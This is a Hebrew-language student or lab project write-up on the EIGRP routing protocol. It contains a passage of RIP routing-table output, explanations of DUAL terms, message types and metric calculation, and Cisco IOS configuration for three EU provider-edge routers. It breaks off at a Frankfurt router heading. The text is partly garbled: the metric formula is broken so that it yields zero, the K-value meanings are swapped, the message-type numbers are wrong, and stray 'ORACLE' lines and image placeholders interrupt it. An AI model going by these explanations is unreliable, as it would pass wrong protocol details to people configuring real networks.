R       10.18.33.8/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.33.12/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.33.16/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.33.20/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.33.24/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.33.28/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.33.32/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.33.36/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.33.40/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.33.44/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.33.48/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.33.52/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.33.56/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.33.60/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.33.64/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.33.68/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.33.72/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.33.76/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.33.80/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.110.0/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.110.4/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.110.8/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.110.12/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.110.16/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.110.20/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.110.24/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.110.28/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.110.32/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.110.36/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.110.40/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.110.44/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.110.48/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.110.52/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.110.56/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.110.60/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.110.64/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.110.68/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.110.72/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.110.76/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.110.80/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.110.84/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.222.0/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.222.4/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.222.8/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.222.12/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.222.16/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.222.20/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.222.24/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.222.28/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.222.32/30 is possibly down, routing via 192.32.18.2, 00:04:14, GigabitEthernet0/0
                        is possibly down, routing via 192.32.18.1, 00:04:13, GigabitEthernet0/0
R       10.18.222.36/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.222.40/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.222.44/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.222.48/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       10.18.222.52/30 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
     172.18.0.0/23 is subnetted, 27 subnets
R       172.18.64.0 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       172.18.66.0 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       172.18.68.0 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       172.18.70.0 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       172.18.80.0 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       172.18.82.0 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       172.18.84.0 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       172.18.86.0 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       172.18.96.0 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       172.18.98.0 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       172.18.100.0 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       172.18.102.0 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       172.18.128.0 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       172.18.130.0 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       172.18.132.0 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       172.18.134.0 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       172.18.144.0 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       172.18.146.0 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       172.18.148.0 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       172.18.150.0 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       172.18.152.0 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       172.18.154.0 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       172.18.156.0 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       172.18.160.0 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       172.18.162.0 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       172.18.164.0 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
R       172.18.166.0 [120/15] via 192.32.18.2, 00:00:29, GigabitEthernet0/0
```

EIGRP

פרוטוקול **EIGRP** עוקף את המגבלות של פרוטוקולים אחרים מסוג **distance vector** כמו לדוגמא **RIP** עם יכולות כמו **unequal-cost load balancing** או שימוש באלגוריתם **DUAL** כדי למצוא ניתובים ברשת, לא כמו שאר פרוטוקולי **distance vector** פרוטוקול **EIGRP** משתמש בפקטורים נוספים לעומת רק כמות קפיצות.

Autonomous Systems (AS)


כל תהליך **EIGRP** רץ תחת אותו **Autonomous System**, נתבים תחת אותו **AS** משתמשים באותו **Metric** לחישוב הניתובים, וחולקים את אותה טבלת טופולוגיה רק עם נתבים תחת אותו דומיין.

חישוב הנתיב הטוב ביותר

EIGRP מחשב את הנתיב הטוב ביותר, ונתיבי גיבוי ללא לולאות על פי חישוב Metric.

כדי להבין לעומק איך החישוב עובד יש להכיר כמה מונחים:

מונח	הגדרה
Successor route	הנתיב עם ה **metric** הכי נמוך כדי להגיע ליעד.
Successor	הנתב **next-hoop** הראשון בשביל ה **successor route**.
Feasible Distance (FD)	ערך ה- **metric** עבור המסלול בעל ה- **path metric** הנמוך ביותר כדי להגיע ליעד. ה- **feasible distance** מחושב באופן מקומי באמצעות **Path Metric Calculation**.
Reported distance (RD)	המרחק שדווח על ידי נתב כדי להגיע ל-**prefix**. ערך ה- **reported distance** הוא ה- **feasible distance** עבור הנתב המפרסם.
Feasibility condition	תנאי שלפיו, כדי שמסלול ייחשב למסלול גיבוי, ה- **reported distance** שמתקבל עבור המסלול צריך להיות פחות מה- **feasible distance** המחושב באופן מקומי. זהו תנאי שמוודא שזו דרך ללא לולאות.
Feasible successor	מסלול שעומד בתנאי ה- **feasibility** ומתחזק כ- **backup route**. תנאי ה- **feasibility** מבטיחים שהמסלול הגיבוי הוא ללא לולאות.



הודעות:

ב **EIGRP** יש מספר סוגי הודעות המועברות בין הנתבים כדי לתקשר ולתחזק את טבלת הניתוב, כל הודעה מכילה מידע חשוב על מצב הרשת וסטטוס החיבורים.

הודעת Hello:

מספר	1
יעד	Multicast ל-224.0.0.10 (כל הנתבים ב-EIGRP)
מטרה	הקמת ושמירה על קשרים עם נתבים שכנים
אינטרוול	כל 5 שניות (ברירת מחדל)
אימות	אופציונלי, אם מוגדר
מידע שנמצא בהודעה	זמן החזקה, אינטרוול Hello, ערכי K, ו Router ID.

הודעת **Hello** נשלחת באופן מחזורי כל **5 שניות** כדי לוודא שהקשר עם הנתבים השכנים נשמר, בהודעה זו נכללים פרטים על זמן החזקה (**Hold Time**) ואינטרוול ה-**Hello**, לצד פרמטרים כמו **ערכי K** ו **Router ID**.

הודעת Update:

מספר	3
יעד	Unicast לנתב השכן
מטרה	עדכון טבלת ניתוב עם נתיבים חדשים או מעודכנים
מידע שנמצא בהודעה	פריטי רשת, Metric, נתב הבא, וכו'

הודעת **Update** משמשת לשלוח מידע על נתיבים חדשים או נתיבים שעברו עדכון. הנתב שולח את ההודעה ב **Unicast** לנתב השכן שזקוק לעדכון, כל עדכון מכיל מידע על ה **Metric** והנתיבים החדשים שיש להוסיף לטבלת הניתוב.

הודעת Query:

מספר	2
יעד	Unicast לנתב הספציפי
מטרה	בקשה למידע לגבי נתיבים ספציפיים
מידע שנמצא בהודעה	פריטי רשת, בקשה למידע על נתיב

הודעת ה- **Query** נשלחת כאשר נתב לא מצליח למצוא נתיב בטבלת הניתוב שלו ולכן הוא שולח בקשה לנתב השכן לקבלת מידע על הנתיב המבוקש.

הודעת Reply:

מספר	5
יעד	Unicast לנתב ששאל
מטרה	מסירת מידע על הנתיב המבוקש
מידע שנמצא בהודעה	פריטי רשת, נתיב, נתב הבא, Metric

הודעת **Reply** נשלחת כתגובה להודעת Query. כאשר הנתב יכול לספק את המידע, הוא שולח את פרטי הנתיב כולל ה **Metrics**, הנתיב הבא והנתיב המלא.


הודעת Acknowledgement:

מספר	6
יעד	Unicast לנתב ששולח את ההודעה
מטרה	אישור קבלת הודעות קודמות
מידע שנמצא בהודעה	מספר רצף של ההודעה המאושרת

הודעת **Acknowledgement** לא נשלחת באופן עצמאי, אלא כתגובה להודעות כמו **Update** או **Query**, מטרת ההודעה היא לאשר שההודעה התקבלה בהצלחה אצל הנתב הנמען.

ORACLE

שלבים ליצירת שכנים:



טבלאות ב EIGRP

טבלת טופולוגיה:

בשונה מפרוטוקולי ניתוב מסוג distance vector פרוטוקול **EIGRP** משתמש בטבלת טופולוגיה.

טבלה זו היא חלק חשוב מאוד ב DUAL ומכילה מידע על איך למצוא **ניתובי גיבוי ללא לולאות**.

כל שורה טבלה מכילה את המידע הבא:

- Prefix
- שכנים באותו prefix
- Metrics
- ערכי metric


טבלת שכנים:

ORACLE

הטבלת שכנים של EIGRP מכילה מידע על חיבור המחובר ישירות, כולל כתובת IP הממשק ועוד.

טבלת ניתוב:

הטבלת ניתוב מכילה את כל הניתובים הטובים ביותר של EIGRP יחד עם ניתובים מפרוטוקולים אחרים.



חישוב ה Metric

ב-**EIGRP**, ה- **METRIC** הוא הערך המחושב על פי מספר גורמים כדי לקבוע את איכות הנתיב המועדף.

החישוב מתבצע לפי נוסחה הכוללת רוחב הפס (Bandwidth), עיכוב (Delay), עומס (Load) ואמינות (Reliability).

הנוסחה נראית כך:

$$\text{Metric} = 256 * [(1 * \frac{10^7}{\text{Min. Bandwidth}} + \frac{\frac{10^7}{0 * \text{Min. Bandwidth}}}{256 - \text{Load}} + \frac{1 * \text{Total Delay}}{10}) * \frac{0}{0 + \text{Reliability}}]$$

הערכים **K1, K2, K3, K4, K5** משפיעים על החישוב של ה **METRIC**, וכל אחד מהם מתייחס לפקטור מסוים:

K1:

משפיע על החישוב של ה**METRIC** לפי רוחב הפס של הקישור. (ערך ברירת מחדל: **1**)

K2:

משפיע על החישוב של ה **METRIC** לפי העיכוב של הקישור. (ערך ברירת מחדל: **0**)

K3:

משפיע על החישוב של ה **METRIC** לפי העומס על הקישור. (ערך ברירת מחדל: **1**)

K4:

משפיע על החישוב של ה **METRIC** לפי האמינות של הקישור. (ערך ברירת מחדל: **0**)

K5:

קבוע זה משפיע על חישוב העומס והאמינות. (ערך ברירת מחדל: **0**)

הקבועים האלו מאפשרים גמישות בהגדרת אופן החישוב של ה **Metric** , והתאמה של פרוטוקול **EIGRP** לצרכים שונים של הרשת.

תנאי היתכנות:

תנאי ההתכנות של פרוטוקול הניתוב EIGRP מתייחסים למצב שבו נתיב נחשב כזמין וניתן לשימוש ברשת. ב- EIGRP, תנאי ההתכנות מתבצעים באמצעות חישוב ה-METRIC של כל נתיב על פי מספר קריטריונים.

ה- METRIC ב- EIGRP מחושב על פי ארבעה מרכיבים עיקריים:

1. **Bandwidth:**
   רוחב הפס של הקישור, המייצג את מהירות העברת המידע. הנתיב עם רוחב הפס הגבוה ביותר נבחר קודם.

2. **Delay:**
   הזמן שלוקח לנתונים לעבור לאורך הקישור. עיכוב נמוך יותר מעדיף את הנתיב.

3. **Load:**
   העומס הנוכחי של הקישור, שמייצג את כמות השימוש בקישור.


4. **Reliability:**
   אמינות הקישור, המייצגת את יציבות הקישור לאורך זמן.

ORACLE

ב- **EIGRP** האלגוריתם **DUAL** אחראי על בחירת הנתיב האופטימלי, תוך חישוב על פי ה- **METRIC**.


כל נתב ברשת מחפש את הנתיב עם ה- **METRIC** הנמוך ביותר, שכן נתיב כזה הוא היעיל ביותר.

Condition of feasibility מתייחסת למצב שבו נתיב נחשב כ"בר-קיום" (**Feasible Successor**) במערכת של **EIGRP**. זה אומר שהנתיב מציע פתרון שלא ידרוש חישובים מחדש ברגע שיש שינוי במטבעות או בנתיב.




תכנון EIGRP בפרויקט

בארון:



לוגי <=



פידי:

הגדרת EIGRP:

הכתובת המנחה היא:

192.168.18.0/30

והמספר process הוא 100.

ORACLE_EU_PE1_EIGRP_ROUTER:

```
ORACLE_EU_PE1_EIGRP_ROUTER(config)#interface GigabitEthernet0/0
ORACLE_EU_PE1_EIGRP_ROUTER(config-if)#ip address 192.168.18.34 255.255.255.252
ORACLE_EU_PE1_EIGRP_ROUTER(config-if)#interface GigabitEthernet1/0
ORACLE_EU_PE1_EIGRP_ROUTER(config-if)#ip address 192.168.18.49 255.255.255.252
ORACLE_EU_PE1_EIGRP_ROUTER(config-if)#interface GigabitEthernet2/0
ORACLE_EU_PE1_EIGRP_ROUTER(config-if)#ip address 192.168.18.5 255.255.255.252
ORACLE_EU_PE1_EIGRP_ROUTER(config-if)#interface GigabitEthernet3/0
ORACLE_EU_PE1_EIGRP_ROUTER(config-if)#ip address 192.168.18.25 255.255.255.252
ORACLE_EU_PE1_EIGRP_ROUTER(config-if)#interface GigabitEthernet9/0
ORACLE_EU_PE1_EIGRP_ROUTER(config-if)#ip address 192.168.18.53 255.255.255.252
ORACLE_EU_PE1_EIGRP_ROUTER(config-if)#router eigrp 100
ORACLE_EU_PE1_EIGRP_ROUTER(config-router)#network 192.168.18.32 0.0.0.3
ORACLE_EU_PE1_EIGRP_ROUTER(config-router)#network 192.168.18.48 0.0.0.3
ORACLE_EU_PE1_EIGRP_ROUTER(config-router)#network 192.168.18.24 0.0.0.3
ORACLE_EU_PE1_EIGRP_ROUTER(config-router)#network 192.168.18.4 0.0.0.3
ORACLE_EU_PE1_EIGRP_ROUTER(config-router)#network 192.168.18.52 0.0.0.3
ORACLE_EU_PE1_EIGRP_ROUTER(config-router)#no auto-summary
```

ORACLE_EU_PE2_EIGRP_ROUTER:

```
ORACLE_EU_PE2_EIGRP_ROUTER(config)#interface GigabitEthernet0/0
ORACLE_EU_PE2_EIGRP_ROUTER(config-if)#ip address 192.168.18.45 255.255.255.252
ORACLE_EU_PE2_EIGRP_ROUTER(config-if)#interface GigabitEthernet1/0
ORACLE_EU_PE2_EIGRP_ROUTER(config-if)#ip address 192.168.18.6 255.255.255.252
ORACLE_EU_PE2_EIGRP_ROUTER(config-if)#interface GigabitEthernet2/0
ORACLE_EU_PE2_EIGRP_ROUTER(config-if)#ip address 192.168.18.1 255.255.255.252
ORACLE_EU_PE2_EIGRP_ROUTER(config-if)#interface GigabitEthernet3/0
ORACLE_EU_PE2_EIGRP_ROUTER(config-if)#ip address 192.168.18.29 255.255.255.252
ORACLE_EU_PE2_EIGRP_ROUTER(config-if)#interface GigabitEthernet4/0
ORACLE_EU_PE2_EIGRP_ROUTER(config-if)#ip address 192.168.18.21 255.255.255.252
ORACLE_EU_PE2_EIGRP_ROUTER(config-if)#interface GigabitEthernet9/0
ORACLE_EU_PE2_EIGRP_ROUTER(config-if)#ip address 192.168.18.57 255.255.255.252
ORACLE_EU_PE2_EIGRP_ROUTER(config-if)#router eigrp 100
ORACLE_EU_PE2_EIGRP_ROUTER(config-router)#network 192.168.18.4 0.0.0.3
ORACLE_EU_PE2_EIGRP_ROUTER(config-router)#network 192.168.18.28 0.0.0.3
ORACLE_EU_PE2_EIGRP_ROUTER(config-router)#network 192.168.18.44 0.0.0.3
ORACLE_EU_PE2_EIGRP_ROUTER(config-router)#network 192.168.18.20 0.0.0.3
ORACLE_EU_PE2_EIGRP_ROUTER(config-router)#network 192.168.18.0 0.0.0.3
ORACLE_EU_PE2_EIGRP_ROUTER(config-router)#network 192.168.18.56 0.0.0.3
ORACLE_EU_PE2_EIGRP_ROUTER(config-router)#no auto-summary
```

:ORACLE_EU_PE3_EIGRP_ROUTER

```
ORACLE_EU_PE3_EIGRP_ROUTER(config)#interface GigabitEthernet0/0
ORACLE_EU_PE3_EIGRP_ROUTER(config-if)#ip address 192.168.18.17 255.255.255.252
ORACLE_EU_PE3_EIGRP_ROUTER(config-if)#interface GigabitEthernet1/0
ORACLE_EU_PE3_EIGRP_ROUTER(config-if)#ip address 192.168.18.41 255.255.255.252
ORACLE_EU_PE3_EIGRP_ROUTER(config-if)#interface GigabitEthernet2/0
ORACLE_EU_PE3_EIGRP_ROUTER(config-if)#ip address 192.168.18.2 255.255.255.252
ORACLE_EU_PE3_EIGRP_ROUTER(config-if)#interface GigabitEthernet3/0
ORACLE_EU_PE3_EIGRP_ROUTER(config-if)#ip address 192.168.18.37 255.255.255.252
ORACLE_EU_PE3_EIGRP_ROUTER(config-if)#router eigrp 100
ORACLE_EU_PE3_EIGRP_ROUTER(config-router)#network 192.168.18.16 0.0.0.3
ORACLE_EU_PE3_EIGRP_ROUTER(config-router)#network 192.168.18.40 0.0.0.3
ORACLE_EU_PE3_EIGRP_ROUTER(config-router)#network 192.168.18.36 0.0.0.3
ORACLE_EU_PE3_EIGRP_ROUTER(config-router)#network 192.168.18.0 0.0.0.3
ORACLE_EU_PE3_EIGRP_ROUTER(config-router)#no auto-summary
```

הגדרת EIGRP ב LANs:


בגלל מגבלות פיזיות ב **LANs** באירופה, הגדרתי **EIGRP** בדרך פחות קונבנציונלית,

בנתבים ששומשו ברשתות אלו יש רק שלושה חיבורים שכבה שלוש, ושמונה חיבורים שכבה 2, בכדי להתחבר ל **EIGRP** ב **Full mesh** היה צורך להשתמש בחיבורים שכבה 2.

בכדי לאפשר דבר כזה, יצרתי **SVI** לכל ממשק משכבה שניה והגדרתי את ה **Native vlan** של אותו ממשק אל ה **Vlan** שעליו נוצר הממשק, לאחר מכן הגדרתי את הכתובת **IP** על ה **SVI**, כך ניתן להשתמש בחיבורים פיזיים משכבה שניה בסביבה הדורשת שכבה 3.

וידוי:

ה"*סיבוך*" הזה בהגדרת **EIGRP** ב **LANs** היה כדי ליצור אתגר שתואם למציאות בסביבות עבודה שלא תמיד יש את הציוד המתאים וצריך למצוא דרכים יפות כדי לפתור את הבעיה. (וכי לא רציתי לעשות כמו כולם 😉)



:ORACLE_EU_DE_Frankfurt_F0_ROUTER

